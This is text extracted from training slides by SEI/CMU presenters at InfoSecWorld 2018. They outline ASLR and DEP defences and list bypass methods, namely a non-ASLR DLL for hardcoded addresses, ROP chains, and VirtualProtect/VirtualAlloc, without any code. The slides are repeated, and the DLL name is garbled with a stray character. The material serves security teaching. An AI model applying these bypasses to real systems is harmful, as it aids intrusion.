 - Can't execute shellcode
 - Default was Opt-In on Vista/XP

Bypass ASLR/DEP

- msrvcr71.dll
 - Not ASLR aware
 - Can use to hardcode addresses
 - Loaded in vulnServer
 - What about DEP?



Software Engineering Institute
Carnegie Mellon University



InfoSecWorld
Conference & Expo 2018

Immunity White Phosphorus Exploit Kit

CorelanC0d3r DEP Bypass

CorelanC0d3r msrvcr71.dll ASLR/DEP Bypass

BYPASS DEFENSES

Basic Defenses

- ASLR
 - Randomizes addresses at boot
 - Can't hardcode JMP ESP etc.
 - Most OS modules
 - Optional for custom code
- DEP
 - Stack is non-executable
 - Even if bypass ASLR
 - Can't execute shellcode
 - Default was Opt-In on Vista/XP

Bypass ASLR/DEP

- ms脆vcr71.dll
 - Not ASLR aware
 - Can use to hardcode addresses
 - Loaded in vulnServer
 - ROP chains - Turing complete
 - Bypass DEP
 - Make stack executable
 - VirtualProtect()
 - Copy shellcode to exe region
 - VirtualAlloc()
 - Other methods

CorelanC0d3r DEP Bypass

CorelanC0d3r ms脆vcr71.dll ASLR/DEP Bypass

Immunity White Phosphorus Exploit Kit



Software Engineering Institute
Carnegie Mellon University



InfoSecWorld
Conference & Expo 2018

LAB

Access until Monday 3/26



MIS|TI™ PRESENTS

InfoSecWorld

Conference & Expo 2018

**THANK YOU
PLEASE FILL OUT YOUR EVALUATIONS!**

Matt Mackie

Cybersecurity Engineer
CERT | SEI | CMU

Chris Herr

Cybersecurity Training Developer and Instructor
CWD | SEI | CMU